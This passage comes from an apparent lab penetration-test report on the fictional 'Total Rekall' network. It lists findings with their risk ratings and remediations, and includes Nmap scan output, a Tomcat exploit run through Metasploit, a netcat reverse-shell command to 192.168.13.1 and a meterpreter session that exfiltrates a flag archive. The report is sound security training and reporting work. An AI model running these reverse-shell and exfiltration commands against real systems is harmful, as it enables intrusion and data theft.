	Registrant Fax Ext: Registrant Email: jlow@2u.com Registry Admin ID: CR534509111 Admin Name: sshUser alice Admin Organization: Admin Street: h8s692hskasd Flag1 Admin City: Atlanta Admin State/Province: Georgia Admin Postal Code: 30309 Admin Country: US Admin Phone: +1.7702229999 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: jlow@2u.com Registry Tech ID: CR534509110 Tech Name: sshUser alice Tech Organization: Tech Street: h8s692hskasd Flag1 Tech City: Atlanta Tech State/Province: Georgia Tech Postal Code: 30309 Tech Country: US Tech Phone: +1.7702229999 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: jlow@2u.com Name Server: NS51.DOMAINCONTROL.COM Name Server: NS52.DOMAINCONTROL.COM DNSSEC: unsigned URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/ >>> Last update of WHOIS database: 2024-02-12T00:47:04Z <<<  crt.sh Identity Search Group by Issuer Criteria Type: Identity Match: ILIKE Search: 'totalrekall.xyz' Certificates crt.sh ID / Logged At / Not Before / Not After / Common Name / Matching Identities / Issuer Name 9436388643 2023-05-20 2023-05-20 2024-05-20 www.totalrekall.xyz www.totalrekall.xyz C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2 9424423941 2023-05-18 2023-05-18 2024-05-18 totalrekall.xyz totalrekall.xyz C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2 6095738637 2022-02-02 2022-02-02 2022-05-03 flag3-s7euwehd.totalrekall.xyz flag3-s7euwehd.totalrekall.xyz C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA 6095738716 2022-02-02 2022-02-02 2022-05-03 flag3-s7euwehd.totalrekall.xyz flag3-s7euwehd.totalrekall.xyz C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA 6095204253 2022-02-02 2022-02-02 2022-05-03 totalrekall.xyz totalrekall.xyz www.totalrekall.xyz C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA 6095204153 2022-02-02 2022-02-02 2022-05-03 totalrekall.xyz totalrekall.xyz www.totalrekall.xyz C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
Affected Hosts	34.102.136.180
Remediation	File request for takedown of information exposed on crt.sh's website Perform audits on known sights such as these to remove possibility of exposed certificates in the future. Reconfigure WHOIS information to prevent data leakage

Vulnerability 9	Findings
Title	Open Source Exposed Data
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Low
Description	WHOIS data found on Domain Dossier

Images	
Affected Hosts	totalrekall.xyz
Remediation	Perform takedown requests on tools made to pull WHOIS information Audit WHOIS information to remove sensitive information shared


Vulnerability 10	Findings
Title	Visible IP Addresses and Machines via NMAP/Zenmap

Type (Web app / Linux OS / WIndows OS)	Linux OS, Windows OS, Web App
Risk Rating	Low
Description	Ran a Nmap scan on 192.168.13.0/24 Revealed 5 hosts with exposed IP addresses and ports

Images


```
┌──(root💀kali)-[~/Documents/finding]
└─# >....
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
MAC Address: 02:42:C0:A8:0D:0B (Unknown)

Nmap scan report for 192.168.13.12
Host is up (0.0000060s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 02:42:C0:A8:0D:0C (Unknown)

Nmap scan report for 192.168.13.13
Host is up (0.0000060s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
MAC Address: 02:42:C0:A8:0D:0D (Unknown)

Nmap scan report for 192.168.13.14
Host is up (0.0000060s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2
MAC Address: 02:42:C0:A8:0D:0E (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.13.1
Host is up (0.0000060s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE    SERVICE          VERSION
5901/tcp  open     vnc              VNC (protocol 3.8)
6001/tcp  open     X11              (access denied)
10000/tcp filtered snet-sensor-mgmt
10001/tcp filtered scp-config
```

```
┌──(root💀kali)-[~]
└─# nmap -sV -sS -A 192.168.13.13
Starting Nmap 7.92 ( https://nmap.org ) at 2024-02-12 20:32 EST
Nmap scan report for 192.168.13.13
Host is up (0.000043s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.txt /web.config /admin/
| /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
| /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_/index.php/comment/reply/
|_http-title: Home | Drupal CVE-2019-6340
|_http-generator: Drupal 8 (https://www.drupal.org)
|_http-server-header: Apache/2.4.25 (Debian)
MAC Address: 02:42:C0:A8:0D:0D (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.04 ms 192.168.13.13

OS and Service detection performed. Please report any incorrect results at htt
ps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.94 seconds
```






```
┌──(root㉿kali)-[~/Documents]
└─# cat eth3day3Scan.txt
# Nmap 7.92 scan initiated Wed Feb 14 18:33:20 2024 as: nmap -p- --open -sV -A -oN eth3day3Scan.txt -n -v 172.22.117
.0/24
Nmap scan report for 172.22.117.10
Host is up (0.00053s latency).
Not shown: 62041 closed tcp ports (reset), 3469 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-02-14 23:33:49Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: rekall.local0., Site: Default-First-S
ite-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: rekall.local0., Site: Default-First-S
ite-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49671/tcp open  msrpc         Microsoft Windows RPC
49672/tcp open  msrpc         Microsoft Windows RPC
49681/tcp open  msrpc         Microsoft Windows RPC
49700/tcp open  msrpc         Microsoft Windows RPC
49735/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 00:15:5D:02:04:13 (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=2/14%OT=53%CT=1%CU=37715%PV=Y%DS=1%DC=D%G=Y%M=00155D%T
OS:M=65CD4E94%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=106%TI=I%CI=I%II=I
OS:%SS=S%TS=U)OPS(O1=M5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4NW8%O4=M5B4NW8NNS%O5=M
OS:5B4NW8NNS%O6=M5B4NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70
OS:)ECN(R=Y%DF=Y%T=80%W=FFFF%O=M5B4NW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+
OS:%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T
OS:=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S
OS:=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
```

Affected Hosts	192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14 192.168.13.1 172.22.117.10 172.22.117.20 192.168.14.35
Remediation	Implement tools which deny IP mapping scans Implement IP blocking for unauthorized users Restrict amount of open ports Deploy network-based Intrusion Detection and Prevention System that can detect and block network scanning activity Configure firewalls Egress Filtering Ingress Filtering Rate Limiting Implement Port Knocking Develop and deploy Honeypots to detect, deflect, or study malicious actors on the network. Monitor and analyze network traffic via log analysis. Reduce attack surface and update/patch network regularly

Vulnerability 11	Findings
Title	Apache Struts (CVE-2017-5638)
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Nessus Scan found well documented Apache Struts vulnerability
Images	
Affected Hosts	192.168.13.12
Remediation	Perform regular updates on Apache Setup automated check and download of latest version of Apache

Vulnerability 12	Findings
Title	Linux Privilege Escalation
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Able to ssh into the machine using stolen credentials. Due to user having sudo privileges, ran a known sudo exploit to obtain root access to machine.


Images	 
Affected Hosts	192.168.13.14
Remediation	Setup firewall rule to only allow specific IP's to ssh into system Harden User accounts using: strong password policies Account Lockout Policies Use SSH keys instead of passwords and protect the private keys using a very strong passphrase. Limit services and Daemons that are not required Configure file permissions and regularly audit critical files Use Security-Enhanced Linux or AppArmor to restrict program capabilities for a per-program access control Harden Kernel with sysctl parameters and implement processes for kernel patching.


Vulnerability 13	Findings
Title	Apache Remote Code Execution (CVE-2017-12617)
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Using Metasploit, used multi/http/tomcat_jsp_upload_bypass exploit resulting in gaining a reverse shell. In Meterpreter the team was given root level access, used the download tool to exfiltrate sensitive documents
Images	

```
-z      Zero-I/O mode (scanning)
nc 192.168.13.1 4445 -e /bin/bash
/bin/bash: line 2: shell: command not found
/bin/bash: line 5: upload: command not found
download flagisinThisfile.7z
/bin/sh: download: not found
cd
pwd
/root
ls
flagisinThisfile.7z
download flagisinThisfile.7z
/bin/sh: download: not found
back
/bin/sh: back: not found
^C
Terminate channel 3? [y/N]  y
meterpreter > download flagisinThisfile.7z
[-] stdapi_fs_stat: Operation failed: 1
meterpreter > download flagisinThisfile.7z
[-] stdapi_fs_stat: Operation failed: 1
meterpreter > cd /root
meterpreter > download flagisinThisfile.7z
[*] Downloading: flagisinThisfile.7z → /root/flagisinThisfile.7z
[*] Downloaded 194.00 B of 194.00 B (100.0%): flagisinThisfile.7z → /root/fla
gisinThisfile.7z
[*] download   : flagisinThisfile.7z → /root/flagisinThisfile.7z
meterpreter >
```

```
meterpreter > cd /root
meterpreter > download flagisinThisfile.7z
[*] Downloading: flagisinThisfile.7z → /root/flagisinThisfile.7z
[*] Downloaded 194.00 B of 194.00 B (100.0%): flagisinThisfile.7z → /root/fla
gisinThisfile.7z
[*] download   : flagisinThisfile.7z → /root/flagisinThisfile.7z
meterpreter > lpwd
/root
meterpreter > sS
```


```
┌──(root💀kali)-[~]
└─# 7z x flagisinThisfile.7z

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs
ntel(R) Xeon(R) Platinum 8272CL CPU @ 2.60GHz (50657),ASM,AES-NI)

Scanning the drive for archives:
1 file, 194 bytes (1 KiB)

Extracting archive: flagisinThisfile.7z
--
Path = flagisinThisfile.7z
Type = 7z
Physical Size = 194
Headers Size = 167
Method = LZMA2:12
Solid = -
Blocks = 1


Would you like to replace the existing file:
  Path:     ./file2
  Size:     0 bytes
  Modified: 2022-02-08 08:40:53
with the file from archive:
  Path:     file2
  Size:     0 bytes
  Modified: 2022-02-08 08:40:53
? (Y)es / (N)o / (A)lways / (S)kip all / A(u)to rename all / (Q)uit? u

Everything is Ok

Files: 3
Size:       23
```

	
Affected Hosts	192.168.13.10
Remediation	Apply updates to Apache Tomcat to deny the use of tools baked into metasploit. Encrypt sensitive files/data Regular updates of Apache via automated tasks checking and downloading latest releases Add passwords to zipped files


Vulnerability 14	Findings
